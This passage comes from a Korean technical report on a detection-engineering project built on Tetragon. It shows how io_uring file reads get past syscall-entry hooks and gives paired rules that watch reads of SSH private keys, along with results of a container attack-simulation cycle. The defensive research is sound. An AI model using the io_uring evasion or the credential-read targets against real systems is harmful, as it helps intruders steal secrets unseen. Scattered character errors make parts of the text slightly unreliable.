
이름을 같게 두면 Mapper는 모드가 무엇인지 몰라도 되고 매핑 파일에 항목이 하나만 있으면 된다. 두 판을 동시에 올리 지 않으므로 이름 충돌도 안 난다. `observe/` 와 `enforce/` 는 배타적으로 쓴다. 룰팩 파일이 14개인데 동시 로드가 13개인 이유가 이것이다. 룰팩은 이 프로젝트의 규칙 파일 묶음을 가리킨다.

4. io_uring 대조실험과 규칙 매핑

4.1 시스템콜과 io_uring

프로그램은 스스로 파일을 읽지 못한다. 파일 읽기, 네트워크 연결, 프로그램 실행처럼 하드웨어나 운영체제 자원이 필요한 일은 전부 커널에 요청해야 한다. 커널은 운영체제에서 하드웨어를 직접 다루는 부분이다. 이 요청을 넣는 통로가 시스템콜이다. `read()` 를 부르면 커널 안의 `sys_read` 라는 진입점으로 들어간다. 커널이 일을 마치면 프로그램으로 돌아온다. 요청 한 번마다 커널을 드나드는 왕복이 한 번씩 생긴다.

io_uring은 이 방식을 바꾼다. 프로그램과 커널이 메모리 한 조각을 함께 쓰기로 하고, 그 위에 요청을 적어두는 줄과 결과를 받아가는 줄을 하나씩 만든다. 프로그램은 "이 파일을 열어라", "이만큼 읽어라"를 요청 줄에 적어놓고 커널을 한번만 깨운다. 커널은 적힌 것을 차례로 처리한다. 처리한 결과는 결과 줄에 넣는다. 프로그램은 나중에 그 줄만 확인한다. 요청마다 커널을 드나들지 않으므로 빠르다. 이것이 비동기 입출력이다. 요청한 순간과 결과를 받는 순간이 떨어져 있다는 뜻이다.



4.2 탐지가 뚫리는 지점

위 도식의 차이가 그대로 탐지의 구멍이 된다.

많은 탐지 규칙이 시스템콜 진입점에 걸려 있다. `sys_openat` 에 걸어두고 민감한 경로가 열리는지 보는 식이다. 이렇게 커널의 특정 지점에 감시 코드를 걸어두는 것을 훅이라 한다. 시스템콜 진입점에 거는 훅은 만들기 쉽고 이름만 봐도 무슨 동작인지 알 수 있다. 그래서 예제 대부분이 이렇게 되어 있다. 그런데 io_uring으로 같은 파일을 열면 `sys_openat` 을 지나지 않는다. 규칙은 그대로 살아 있다. 커널도 정상이다. 그런데 이벤트가 한 건도 안 올라온다.

반면 `security_file_permission` 같은 커널 내부 함수는 두 경로가 모두 지난다. 어느 경로로 들어왔든 실제로 파일을 읽으려면 권한 검사를 지나야 하기 때문이다. 훅을 어디에 거느냐가 우회당하느냐 마느냐를 가른다.

4.3 io_uring으로 되는 일과 안 되는 일

io_uring의 요청에는 무슨 작업인지를 나타내는 번호가 붙는다. 이 번호를 오프코드라 한다. 메인라인 커널, 곧 리눅스가 공식으로 내놓는 커널의 오프코드 65개(0번부터 64번까지) 전체를 확인했다.

작업	가능 여부	근거
파일 열기·읽기·쓰기	가능	OPENAT, READ, WRITE 옴코드 존재
네트워크 연결·송수신	가능	SOCKET, CONNECT, SEND, RECV 옴코드 존재
파일 권한 변경(chmod)	불가	chmod 계열 옴코드가 하나도 없다
프로그램 실행(execve)	불가	execve 옴코드 자체가 없다

이 표가 곧 대조실험 대상 목록이다. 자격증명 파일 읽기(T1552.001), 런타임 소켓 연결(T1610), 클라우드 메타데이터 접속(T1552.005), 임시 경로 파일 드롭(T1105)은 io_uring으로 재현할 수 있으니 실험 대상이다. 자격증명 파일은 비밀번호나 키처럼 신원을 증명하는 값이 든 파일이다. setuid 비트 설정(T1548.001)과 memfd 실행(T1620)은 옴코드가 없어 애초에 우회할 수 없으니 대상이 아니다. setuid 비트는 그 파일을 실행하면 파일 소유자의 권한을 갖게 하는 표시다. memfd는 디스크에 파일을 남기지 않고 메모리에만 두는 파일이다. `rule_mapping.yaml`의 각 항목에 `io_uring: 대상 / 비대상`을 적어둔 것이 이 판정이다.

4.4 규칙 두 벌 — baseline과 treatment

구멍이 있다는 말만으로는 아무것도 증명하지 못한다. 숫자로 보이려면 같은 공격을 놓치는 규칙과 잡아내는 규칙이 동시에 필요하다. 그래서 같은 기법을 잡는 규칙을 두 벌 만든다.

	흑 위치	io_uring	파일 위치
baseline	시스템콜 진입점 (<code>sys_openat</code>)	우회당한다	<code>rules/tracingpolicies/experiments/</code>
treatment	커널 내부 함수 (<code>security_file_permission</code>)	우회 못 한다	<code>rules/tracingpolicies/observe/</code>

같은 기법, 같은 대상 경로, 다른 흑이다.

```

# baseline - 시스템콜 진입점
- call: "sys_openat"
  syscall: true
  tags: [ "T1552.001", "pbpf:baseline" ]
  args:
    - index: 0
      type: "int"
    - index: 1
      type: "string"
  selectors:
    - matchArgs:
        - index: 1
          operator: "Prefix"
          values: [ "/root/.ssh/id_rsa", ... ]

# treatment - 커널 내부 함수
- call: "security_file_permission"
  syscall: false
  tags: [ "T1552.001", "pbpf:treatment" ]
  args:
    - index: 0
      type: "file"
    - index: 1
      type: "int"
  selectors:
    - matchArgs:
        - index: 0
          operator: "Prefix"
          values: [ "/root/.ssh/id_rsa", ... ]
        - index: 1
          operator: "Equal"
          values: [ "4" ] # MAY_READ

```

`syscall: true` 는 시스템콜 이름으로 지정한다는 뜻이다. 이러면 Tetragon이 CPU 종류마다 다른 접두사를 알아서 붙인다. Tetragon은 커널 안에서 일어나는 일을 지켜보다가 조건에 맞으면 이벤트로 내보내는 도구다. `false` 면 커널 함수 이름 그대로다.

두 규칙에서 같은 것은 감시 대상 경로 목록뿐이다. 혹은 다르면 인자도 필터도 같을 수 없다. `baseline`은 `sys_openat(int dfd, const char *filename, ...)` 이라 경로가 1번 인자이고, 필터도 1번 인자의 접두사 하나뿐이다. `treatment`는 `security_file_permission(struct file *file, int mask)` 이라 경로가 0번 인자이고, 여기에 1번 인자가 4(`MAY_READ`)인지 보는 필터가 하나 더 붙는다. 인자 번호와 타입이 혹은 따라 같이 바뀐다.

한 벌만 있으면 증명이 안 된다. `treatment`만 두고 `io_uring` 공격을 쏘면 잡히기는 한다. 그런데 원래 안 뚫리는 공격이었는지 `treatment` 덕분에 잡힌 것인지 구분할 수 없다. `baseline`만 두면 안 잡힌다는 것만 알 뿐 대안이 있다는 사실을 못 보인다. 두 벌을 동시에 올리고 같은 공격을 쏘아야 "여기서 놓치고 저기서 잡았다"가 한 줄로 나온다.

4.5 실측 결과

검증 프로그램은 `scripts/iouring_read.c` 다. `IORING_OP_OPENAT`과 `IORING_OP_READ`만 써서 파일을 읽는다. 그래서 `sys_openat` 과 `sys_read` 를 한 번도 부르지 않는다. 같은 파일을 세 가지 방법으로 읽고 각 규칙의 이벤트 건수를 셸다.

실행 방법	baseline	treatment
일반 read	1	2
io_uring read	0	1
io_uring read (IOSQE_ASYNC)	0	1

첫 줄은 대조군이다. 평범하게 `open()` 과 `read()` 로 읽으면 양쪽 다 잡는다. baseline이 정상 작동한다는 확인이다. treatment가 2건인 이유는 아직 확인 전이다. 파일 열기는 `security_file_open` 을 지나므로 열기까지 잡아서 2건이 됐다고 보기는 어렵다. 비교군 프로그램이 `read` 를 두 번 부른 결과일 가능성이 크다. 어느 쪽이든 오작동은 아니다.

둘째 줄이 이 실험의 결론이다. 똑같이 파일을 읽었는데 baseline은 0건이다. 규칙이 죽은 것도 아니고 파일을 못 읽은 것도 아니다. `sys_openat` 을 지나지 않아 훅이 걸릴 자리가 없었을 뿐이다. treatment는 같은 실행을 1건으로 잡았다.

셋째 줄은 io_uring을 커널 워커 스레드로 넘긴 경우다. 결과 숫자는 둘째 줄과 같다. 다만 이 줄에서 따로 확인한 것이 있다.

4.6 IOSQE_ASYNC와 프로세스 귀속

IOSQE_ASYNC는 요청에 붙이는 표시다. 이 표시가 붙으면 커널은 요청을 요청한 프로그램의 흐름에서 처리하지 않는다. 대신 자기가 따로 만든 작업용 스레드에 넘긴다. 이 스레드 이름은 `iou-wrk-` 로 시작한다.

여기서 문제가 생긴다. 실제로 파일을 읽은 것은 커널이 만든 워커 스레드다. 그러면 탐지 이벤트에 찍히는 것은 워커일까 원래 프로그램일까. 이것이 채점 전체를 좌우한다. 채점은 "Executor가 실행한 컨테이너에서 무엇이 탐지됐는가"를 센다. Executor는 공격을 실제로 실행하는 부분이다. 이 계산은 실행 기록과 탐지 기록을 공통 키로 이어붙여서 한다. 그 키가 어긋나면 잡은 것도 못 잡은 것으로 나온다.

실측 결과다.

```
pid = 10425   ./iouring_read      <- 링을 만든 원래 프로세스
  | tid = 10427   iou-wrk-10425   <- 커널이 만든 워커 스레드, 실제 읽기 수행

Tetragon 이벤트
  process.pid    = 10425          <- 원래 프로세스 쪽
  process.binary = ./iouring_read <- 원래 프로그램 이름
```

pid와 tid가 같았다. tid는 워커 스레드다. 그런데 pid는 링을 만든 원래 프로세스이고, 이벤트의 binary 필드도 원래 프로그램 이름으로 찍혔다.

리눅스는 한 프로세스 안의 여러 실행 흐름을 각각 tid로 구분한다. 그리고 그 묶음 전체를 대표하는 번호를 따로 둔다. 이 대표 번호가 스레드 그룹 ID, 곧 tgid다. Tetragon의 `process.pid` 는 tid가 아니라 이 tgid다. 워커 스레드에서 일어난 일이어도 이벤트는 원래 프로세스 번호로 올라온다.

따라서 두 기록을 이어붙이는 키는 pid여야 한다. tid로 이으면 io_uring 비동기 경로에서 나온 탐지가 실행 기록의 어느 프로세스와도 안 붙는다. 그러면 전부 미탐으로 집계된다. 미탐은 잡았어야 할 것을 놓쳤다고 세는 것이다. 규칙은 제대로 잡았는데 채점표에서만 놓친 것으로 나오는 상황이다. 이런 오류는 로그를 봐도 티가 안 난다. 이벤트는 제대로 쌓여 있기 때문이다.

4.7 baseline을 experiments/로 분리한 이유

baseline은 일부러 뚫리라고 만든 규칙이다. 배포해서 쓰라고 만든 것이 아니라 treatment와 비교하려고 만든 것이다. 이것이 `observe/` 에 섞여 있으면 문제가 된다. 룰팩, 곧 규칙 파일 묶음을 받아간 쪽은 자격증명 파일 읽기를 감시하고 있다고 믿는다. 그러면서 io_uring 경로는 통째로 놓친다. 그래서 디렉터리를 분리했다.

`rule_mapping.yaml` 에도 등재하지 않는다. Mapper는 Tetragon이 내보낸 이벤트를 받아 정리하는 프로그램이다. Mapper는 이 파일에 없는 규칙 이름을 건너뛴다. 그러므로 등재하지 않으면 baseline 이벤트가 detections 테이블에 들어가지 않는다. 커버리지 숫자는 실제로 지킬 규칙만으로 계산된다. 커버리지는 규칙이 기법을 얼마나 덮고 있는지를 나타내는 값이다. baseline이 여기 들어가면 "T1552.001을 놓쳤다"는 기록이 미탐으로 집계된다. 그러면 루프는 이미 treatment로 막아둔 기법을 다음 라운드 공격 생성 목표로 다시 집어넣는다. 대조실험 결과는 데이터베이스가 아니라 baseline과 treatment 쌍을 직접 비교해서 낸다.

```
rules/tracingpolicies/
  observe/          관측 9종      -> rule_mapping.yaml 등재, 커버리지에 반영
  enforce/          차단판 1종    -> observe와 이름이 같아 한 항목이 두 모드를 덮음
  experiments/      baseline 4종  -> 등재 안 함, 커버리지에서 제외
```

observe/의 9종을 전부 treatment라고 부르면 안 된다. `pbpf:treatment` 표시는 baseline 짝이 있는 대조실험 대상에만 붙는다. 실제로 붙어 있는 것은 t1552-001-cred-file-read, t1105-tmp-exec, t1552-005-cloud-metadata 세 파일이다. t1611-namespace-change와 t1611-host-mount, t1620-fileless-exec, t1562-001-defense-tamper에는 짝이 없다는 뜻의 `pbpf:single` 이 붙어 있고, t1548-001-setuid-bit-set과 t1610-runtime-socket-connect에는 tags 자체가 없다. t1610은 experiments/에 baseline이 있는데도 관측판에 표시가 빠져 있어 채워야 한다.

4.8 rule_mapping.yaml이 필요한 이유

Tetragon이 내보내는 이벤트에는 어느 규칙이 걸렸는지가 `policy_name` 이라는 이름 문자열로 담긴다. `t1552-001-cred-file-read` 같은 값이다. 그것이 ATT&CK 기법 몇 번에 해당하는지는 Tetragon이 모른다. ATT&CK은

공격 기법마다 번호를 붙여 정리해둔 공개 목록이다. Tetragon이 그걸 알 이유도 없다. Tetragon은 커널에서 조건에 맞는 일이 일어났다는 사실만 보고한다.

기법 번호를 붙이는 것은 Mapper의 일이다. Mapper는 이벤트에서 `policy_name` 을 꺼내 `rule_mapping.yaml` 에서 찾는다. 그리고 대응하는 기법 번호를 붙여 `detections` 테이블에 넣는다. 파일에 없는 이름이면 그 이벤트는 버리고 경고만 남긴다.

Tetragon 이벤트	rule_mapping.yaml	detections 테이블
<code>policy_name:</code>	<code>t1552-001-cred-file-read:</code>	<code>technique: T1552.001</code>
<code>t1552-001-cred-file-read</code>	<code>-> technique: T1552.001</code>	<code>-> rule_name: t1552-001-...</code>
<code>container_id, binary, 시각</code>		<code>container_id, binary, 시각</code>

즉 이 파일은 규칙이 무엇을 잡느냐를 정하지 않는다. 잡은 것을 무엇으로 부를지를 정한다. 커버리지 지표가 기법 단위로 나오는 이상, 이 파일이 없으면 아무리 잘 잡아도 집계가 안 된다.

4.9 파일 구조 — policies와 stream_rules

파일은 두 부분으로 나뉜다. 탐지가 어디서 나오느냐가 다르기 때문이다.

`policies` 는 TracingPolicy로 정의한 탐지다. TracingPolicy는 Tetragon에 올리는 규칙 파일 형식이다. 우리가 직접 쓴 규칙 파일이 커널에 올라가 있다. 조건에 맞으면 규칙 이름이 붙은 이벤트가 올라온다. 이름으로 식별한다. 현재 9개 항목이 있다.

`stream_rules` 는 TracingPolicy 없이 판정하는 탐지다. Tetragon은 규칙을 하나도 안 올려도 프로그램 실행 이벤트는 기본으로 전부 내보낸다. 여기에 규칙을 또 만들면 같은 실행 하나가 기본 이벤트와 규칙 이벤트로 두 번 올라온다. 잡는 것은 늘지 않고 비용만 는다. 그래서 이런 탐지는 커널에 규칙을 올리지 않고 Mapper 쪽에서 조건을 따진다.

```
stream_rules:
  setuid-exec-escalation:
    technique: T1548.001
    leg: setuid 비트 바이너리 execve, UID != EUID 전이
    source: process_exec
    condition: process_credentials.uid != process_credentials.euid
    requires: tetragon --enable-process-cred
```

setuid 비트가 붙은 파일을 실행하면 프로세스의 실제 사용자 번호(uid)는 그대로다. 그런데 권한 판정에 쓰이는 번호(euid)는 파일 소유자 것으로 바뀐다. 이 둘이 어긋나는 순간이 권한 상승이 실제로 일어난 시점이다. 기본 실행 이벤트에 이미 두 값이 다 들어 있으므로 비교만 하면 된다.

이 두 섹션은 성격이 다르므로 Mapper의 파서도 다르게 다룬다. 파서는 파일을 읽어 필요한 값을 뽑아내는 코드다. 현재 파서는 `policies` 만 읽어 이름과 기법 번호의 대응표로 편다. `stream_rules` 는 건너뛴다. 규칙 이름으로 맞춰볼 일이 없기 때문이다.

4.10 각 항목의 필드

한 항목은 이렇게 생겼다.

```
t1552-001-cred-file-read:
  technique: T1552.001
  leg: 자격증명 파일 읽기
  hook: security_file_permission
  note: SA 토큰은 kubelet과 SDK가 상시 읽는다. 오탐 베이스라인 없이는 FP를 못 센다
  io_uring: 대상
```

note에 쓴 SA는 서비스계정(ServiceAccount)의 줄임말이다. kubelet은 쿠버네티스가 노드마다 하나씩 띄워두는 관리 프로그램이고, 컨테이너를 실제로 띄우고 상태를 보고한다. SDK는 프로그램이 쿠버네티스 API를 부를 때 쓰는 개발 도구 묶음이다. kubelet과 SDK 둘 다 서비스계정 토큰을 정상 동작으로 계속 읽는다. 그래서 이 규칙은 오탐이 많다.

필드	내용	쓰는 쪽
technique	ATT&CK 기법 번호	Mapper
leg	공격의 어느 단계를 잡는지	사람
hook	어느 커널 함수에 걸었는지	사람
requires	커널 설정이나 버전 전제조건	사람
note	오탐 원인 등 주의사항	사람
io_uring	대조실험 대상 여부	사람

오탐은 공격이 아닌 정상 동작을 공격이라고 잘못 잡은 것이다. Mapper가 실제로 쓰는 것은 `technique` 하나뿐이다. 나머지는 전부 사람이 읽는 근거다. 규칙 파일 안의 주석으로 풀어놓지 않고 여기 모아둔 이유가 있다. 규칙 하나가 무엇을 왜 어디에 걸어 잡는지가 한 파일에서 통째로 보여야 한다. 그래야 다음 라운드에 규칙을 고칠 때 판단이 선다.

`technique`에 값이 여럿 들어갈 수도 있다. 탐지 하나가 기법 둘을 덮는 경우다. detections 테이블의 기법 칸은 값 하나만 받는다. 그래서 파서는 첫 번째만 쓰고 경고를 남긴다. 정확히 가르려면 Mapper가 이벤트의 경로나 인자를 보고 갈라야 하는데 아직 안 했다.

4.11 매핑 파일이 두 군데 있던 문제

한 사이클을 처음 돌렸을 때 detections 테이블이 비었다. Tetragon 이벤트는 정상으로 쏟아지고 있었다. Mapper도 죽지 않았다. 경고만 계속 나왔다.

```
경고: rule_mapping.yaml에 없는 policy_name, 건너뛴: t1552-001-cred-file-read
경고: rule_mapping.yaml에 없는 policy_name, 건너뛴: t1105-tmp-exec
...
```

원인은 매핑 파일이 두 군데 있었다는 것이다.

```
rules/rule_mapping.yaml           실제 규칙 9종 등재
src/purplebpf/defensive/mapper/rule_mapping.yaml  더미 한 줄
monitor-shell-lsm: "T1059.004"
```

Mapper의 경로가 `Path(__file__).parent / "rule_mapping.yaml"` 이었다. 자기 옆의 파일을 읽는다는 뜻이다. 그쪽은 초기 구조를 잡을 때 만든 예시 한 줄만 들어 있는 파일이었다. 그래서 실제 규칙 9개를 Mapper가 전부 "매핑에 없는 이름"으로 건너뛰었다. 규칙도 정상이고 탐지도 정상인데 집계만 0이었다.

고친 방식은 세 가지다.

첫째, 매핑의 출처를 `rules/rule_mapping.yaml` 하나로 정하고 Mapper 쪽 사본을 지웠다. 규칙과 매핑은 같은 사람이 관리하므로 규칙 옆에 두는 것이 맞다. Mapper는 읽기만 한다.

둘째, 경로를 레포 루트, 곧 프로젝트 폴더 맨 위 기준으로 바꿨다. 그리고 환경변수 `PBPF_RULE_MAPPING` 으로 덮어쓸 수 있게 했다. 환경변수는 프로그램 바깥에서 값을 넣어주는 설정이다. Mapper는 VM 안에서 도는데 VM의 레포 경로가 호스트와 다를 수 있기 때문이다.

셋째, 매핑이 비면 예외를 던지고 즉시 멈추게 했다.

```
if not mapping:
    raise RuntimeError(f"{RULE_MAPPING_PATH}의 policies 섹션이 비어 있다.")
```

이번 문제의 핵심은 잘못된 상태로 조용히 계속 돌았다는 것이다. 경고는 이벤트마다 한 줄씩 나왔지만 로그에 묻혔다. 결과는 그냥 탐지 0으로 보였다. 매핑이 통째로 비어 있다는 것은 정상 상황이 아니다. 그러니 그 자리에서 죽는 편이 낫다.

고친 뒤 규칙 9종이 전부 매핑되는 것을 확인했다. `experiments/` 의 baseline 규칙이 매핑에 없어 커버리지 집계에서 빠지는 것도 함께 확인했다.

5. 검증 결과와 남은 일

5.1 검증 환경 명세

지금까지의 결과는 전부 lima VM 한 대에서 나왔다. lima는 맥에서 리눅스 가상머신을 띄우는 도구다. VM은 컴퓨터 안에서 소프트웨어로 돌리는 또 하나의 컴퓨터다. 커널 동작을 직접 확인해야 하므로 맥 위에서 바로 돌릴 수 없다. 리눅스 커널이 실제로 있어야 한다. 커널은 운영체제의 핵심 부분이다. 프로그램이 파일을 읽거나 프로세스를 만들 때 실제로 그 일을 처리하는 쪽이 커널이다.

항목	값
VM 이름	purplebpf (lima)
배포판	Ubuntu 26.04
커널	7.0.0-28-generic, aarch64
Tetragon	v1.7.0
Docker	29.6.2
CONFIG_SECURITY_PATH	y
CONFIG_BPF_LSM	y (단, 부팅 파라미터 미적용)

버전을 적어두는 이유가 있다. 규칙이 커널에 붙느냐 마느냐가 이 값들에 달려 있다. 탐지 규칙은 커널 안의 특정 함수 이름을 지목해서 붙는다. 그 함수가 없는 커널에서는 규칙 파일이 문법상 멀쩡해도 적재 자체가 실패한다.

CONFIG_SECURITY_PATH 의존

setuid 탐지 규칙 t1548_001_setuid_bit_set.yaml은 security_path_chmod라는 커널 함수에 붙는다. security_path_chmod는 CONFIG_SECURITY_PATH 설정이 켜진 커널에만 있다. 꺼진 커널로 옮기면 이 규칙은 붙지 않는다.

붙지 않은 규칙은 탐지 0건을 낸다. 그 0건은 채점 단계에서 미탐(FN)과 구별되지 않는다. 미탐은 공격이 실제로 일어났는데 못 잡은 경우다. 즉 커널 설정 하나 때문에 "규칙이 못 잡았다"는 잘못된 결론이 나온다. 그래서 rule_mapping.yaml의 각 항목에 requires 필드를 두어 전제 커널 설정을 적어둔다. 규칙을 다른 환경에 옮길 때 먼저 확인할 목록이 된다.

kprobe 단일 방식 선택

리눅스 커널에는 보안 검사를 걸 수 있는 지점이 두 가지 있다. 하나는 kprobe다. 커널 안의 아무 함수 이름이나 지목해서 그 함수가 불릴 때 관찰하는 방식이다. 다른 하나는 BPF LSM이다. 커널이 미리 정해둔 보안 검사 지점에만 붙는다. 대신 그 자리에서 동작을 거부할 수 있다.

이 VM은 CONFIG_BPF_LSM=y로 빌드되어 있다. 그런데 부팅 파라미터 lsm=목록에 bpf가 없다. 부팅 파라미터는 커널이 시작할 때 넘겨받는 설정값이다. 그래서 BPF LSM 프로그램은 붙지 않는다. tetra probe 결과도 lsm: false로 나온다.

결과적으로 정책 파일 14개가 전부 kprobe 방식이다. 제약을 받아들이는 결과이면서 동시에 맞는 선택이다. 관리형 쿠버네티스 서비스는 커널 부팅 파라미터를 사용자가 건드릴 수 없다. lsm=에 bpf가 빠진 상태가 오히려 흔하다. BPF LSM을 전제로 규칙을 짜면 정작 배포하려는 환경에서 안 붙는다. kprobe로만 만든 룰팩은 어디서나 붙는다.

5.2 한 싸이클 실행 결과

demo/run_cycle.sh 하나로 루프가 한 바퀴 돈다. 손으로 쓴 씨앗 공격 체인 6종을 일회용 컨테이너에서 실행한다. 컨테이너는 프로그램과 그 프로그램이 쓰는 파일을 한 덩어리로 묶어 격리해서 돌리는 방식이다. 그다음 Tetragon 이벤트를 Mapper로 detections 테이블에 적재한다. 마지막으로 실행 기록과 탐지 기록을 조인해 커버리지를 낸다. 조인은 두 표를 공통 값으로 짝지어 붙이는 작업이다.

기법	판정	탐지 건수
T1548.001	TP	1
T1105	TP	5
T1552.001	TP	4
T1552.005	TP	1
T1613	FN	0
T1611	INVALID	0

TP 4, FN 1, INVALID 1. 재현율 80.0%.

용어를 먼저 정한다. TP는 실행한 공격을 탐지가 잡은 경우다. FN은 실행했는데 못 잡은 경우다. INVALID는 공격이 실행 자체에 실패한 경우다. 재현율은 실행에 성공한 공격 중 잡힌 비율이다. INVALID는 분모에서 뺀다. $4 / (4+1) = 80\%$ 다.

T1611이 INVALID인 이유

T1611은 컨테이너에서 호스트로 탈출하는 기법이다. 호스트는 컨테이너를 돌리는 바깥 컴퓨터다. 체인의 첫 동작은 `unshare --mount --pid --fork` 다. 마운트 네임스페이스와 PID 네임스페이스를 새로 만드는 것이다. 네임스페이스는 컨테이너가 호스트와 분리되는 방식 그 자체다. unshare는 그 분리를 다시 갖는 시스템콜이다. 시스템콜은 프로그램이 커널에 일을 시키는 호출이다.

마운트와 PID 네임스페이스를 새로 만들려면 CAP_SYS_ADMIN 권한이 필요하다. 사용자 네임스페이스만 만드는 경우는 이 권한 없이도 되지만, 이 체인은 그쪽이 아니다. Executor가 띄우는 컨테이너에는 그 권한이 없다. capability 추가를 금지해뒀기 때문이다. capability는 관리자 권한을 잘게 쪼갠 단위다. 그래서 unshare가 실패하고 시스템콜은 오류를 반환한다.

여기서 중요한 것은 탐지 규칙이 못 잡은 게 아니라는 점이다. 규칙은 sys_setns와 sys_unshare에 정상적으로 붙어 있었다. 공격이 커널까지 도달하지 못했으니 볼 것이 없었다. 실행이 없었으므로 탐지가 없는 것이 맞다.

이것을 FN으로 세면 루프가 망가진다. PurpleBPF의 되먹임은 FN 목록을 다음 라운드 공격 생성 목표로 넣는 구조다. 가짜 FN이 목록에 들어가면 다음 라운드는 있지도 않은 탐지 구멍을 메우려고 T1611 규칙을 다시 손보게 된다. 규칙에는 아무 문제가 없으므로 아무리 고쳐도 숫자가 안 오른다. 루프가 제자리를 돈다.

그래서 판정을 두 개가 아니라 세 개로 나눈다. 실행 성공 여부를 Executor가 별도로 기록한다. 실패한 실행은 INVALID로 빼서 분모에 넣지 않는다. 탐지 성능을 재는 자리와 실행 환경 문제를 재는 자리를 분리하는 것이다.

T1613이 진짜 FN인 이유

T1613은 컨테이너·오케스트레이션 정보를 긁어모으는 기법이다. 오케스트레이션은 여러 컨테이너를 한꺼번에 배치하고 관리하는 시스템이다. 이 체인은 실행에 성공했다. 그런데 탐지가 0건이었다. 이유는 단순하다. 해당 기법을 잡는 TracingPolicy가 룰팩에 아예 없다.

이것이 루프가 실제로 도는 모습이다. 순서는 이렇다.

```
공격 실행 성공 → 탐지 0건 → FN 판정 → 다음 라운드 생성 목표
→ 재우가 T1613 규칙 작성 → 룰팩에 추가 → 같은 체인 재실행
→ TP로 바뀜 → 재현율 80% 이상으로 상승
```

커버리지가 올랐다는 주장을 말이 아니라 같은 절차의 앞뒤 숫자로 보일 수 있다. 상용 도구가 말하는 "기법 N개 커버"와 이 숫자가 다른 지점이 여기서다. 앞의 것은 규칙 파일이 존재한다는 뜻이다. 뒤의 것은 실제로 썬샷더니 잡혔다는 뜻이다.

5.3 싸이클을 돌리며 고친 네 가지

조인 키 길이 불일치

첫 실행에서 6개 항목이 전부 FN으로 나왔다. 탐지 이벤트는 수천 건 쌓여 있는데 실행 기록과 하나도 안 뭉쳤다.

원인은 컨테이너 ID의 길이였다. Docker SDK가 주는 short_id는 12자다. Tetragon 이벤트에 들어오는 컨테이너 ID는 31자다. 같은 컨테이너를 가리키는 문자열인데 등호로 비교하면 영원히 안 맞는다.

```
-- 안 맞음
ON execution_log.container_id = detections.container_id
-- 앞부분이 같다는 것을 이용해 접두사 비교
ON detections.container_id LIKE execution_log.container_id || '%'
```

짧은 쪽이 긴 쪽의 앞부분이므로 접두사 비교로 임시 해결했다. 근본 해결은 양쪽 스키마에서 길이를 맞추는 것이다. 스키마는 데이터베이스 표의 칸 구성을 정해둔 설계다. 5.5에서 논의 항목으로 다시 다룬다.

알아낸 방법은 조인 결과가 0건일 때 양쪽 테이블에서 컨테이너 ID를 한 건씩 꺼내 눈으로 비교한 것이다. 조인이 통째로 0이면 조건식보다 키 자체를 먼저 본다.

Mapper 입력 차단

Mapper가 이벤트를 한 건도 못 받는 구간이 있었다. 파이프라인 마지막에 `< /dev/null` 이 걸려 있었다. 그래서 Mapper가 앞 명령의 출력 대신 빈 입력을 읽었다.

```
# 잘못: 리다이렉션이 파이프 마지막 명령에 걸림
tetra getevents | mapper < /dev/null
# 고침: 앞쪽 명령에 걸어야 함
tetra getevents < /dev/null | mapper
```

셸에서 리다이렉션은 그것이 붙은 명령 하나에만 적용된다. 리다이렉션은 명령의 입력이나 출력이 어디로 갈지 바꾸는 표기다. 파이프 전체에 걸리지 않는다. 표준입력을 막고 싶은 대상은 앞 명령이었는데 뒤 명령에 붙었다. 그 바람에 파이프로 들어오던 이벤트가 끊겼다.

Executor --chain-file 옵션 추가

기존 Executor CLI는 Neo4j 지식그래프에서 체인을 뽑아 gemma로 생성하는 경로만 지원했다. 지식그래프는 공격 기법과 그 관계를 점과 선으로 저장한 데이터베이스다. 손으로 쓴 공격 체인을 그대로 넣을 방법이 없었다.

0라운드에는 생성기가 아직 학습할 것이 없다. 룰팩을 검증하려면 내가 무엇을 썼는지 확실히 아는 고정 체인이 필요하다. `--chain-file` 로 JSON 체인 파일을 직접 넣게 했다. 생성 경로와 검증 경로를 분리한 것이다.

매핑 파일 단일화

Mapper가 읽는 rule_mapping.yaml이 레포에 두 벌 있었다. Mapper는 자기 옆에 있는 더미 파일을 읽고 있었고, 그래서 실제 규칙 9종이 전부 매핑에 없는 이름으로 건너뛰어졌다. 규칙도 탐지도 정상인데 집계만 0이었다. 경위와 고친 방식은 4.11에 있다.

5.4 완성까지 구현할 것

우선순위 순으로 적는다. 앞의 것이 뒤의 것의 숫자를 오염시키는 관계다. 순서가 곧 의존 관계다.

1순위 — 컨테이너 한정 조건

지금 정책 파일 14개 중 어느 것도 컨테이너 안에서 일어난 일만 보도록 제한하지 않는다. 호스트에서 벌어진 활동까지 전부 잡힌다. 공격은 컨테이너 안에서만 실행하는데 탐지는 온 시스템을 본다. 이 상태로는 오탐을 정의할 수 없다. 오탐은 공격이 아닌 정상 활동을 공격으로 잡은 경우다.

설계 문서에 나오는 `matchNamespaces: [container]` 는 의사코드다. 의사코드는 뜻만 통하게 적은 가짜 문법이다. Tetragon의 실제 문법이 아니다. 실제 문법은 네임스페이스 inode 번호를 값으로 넣는 것이다. inode 번호는 커널이 파일이나 자원마다 매기는 일련번호다. 그 번호는 부팅할 때마다 바뀌므로 파일에 박아둘 수 없다.

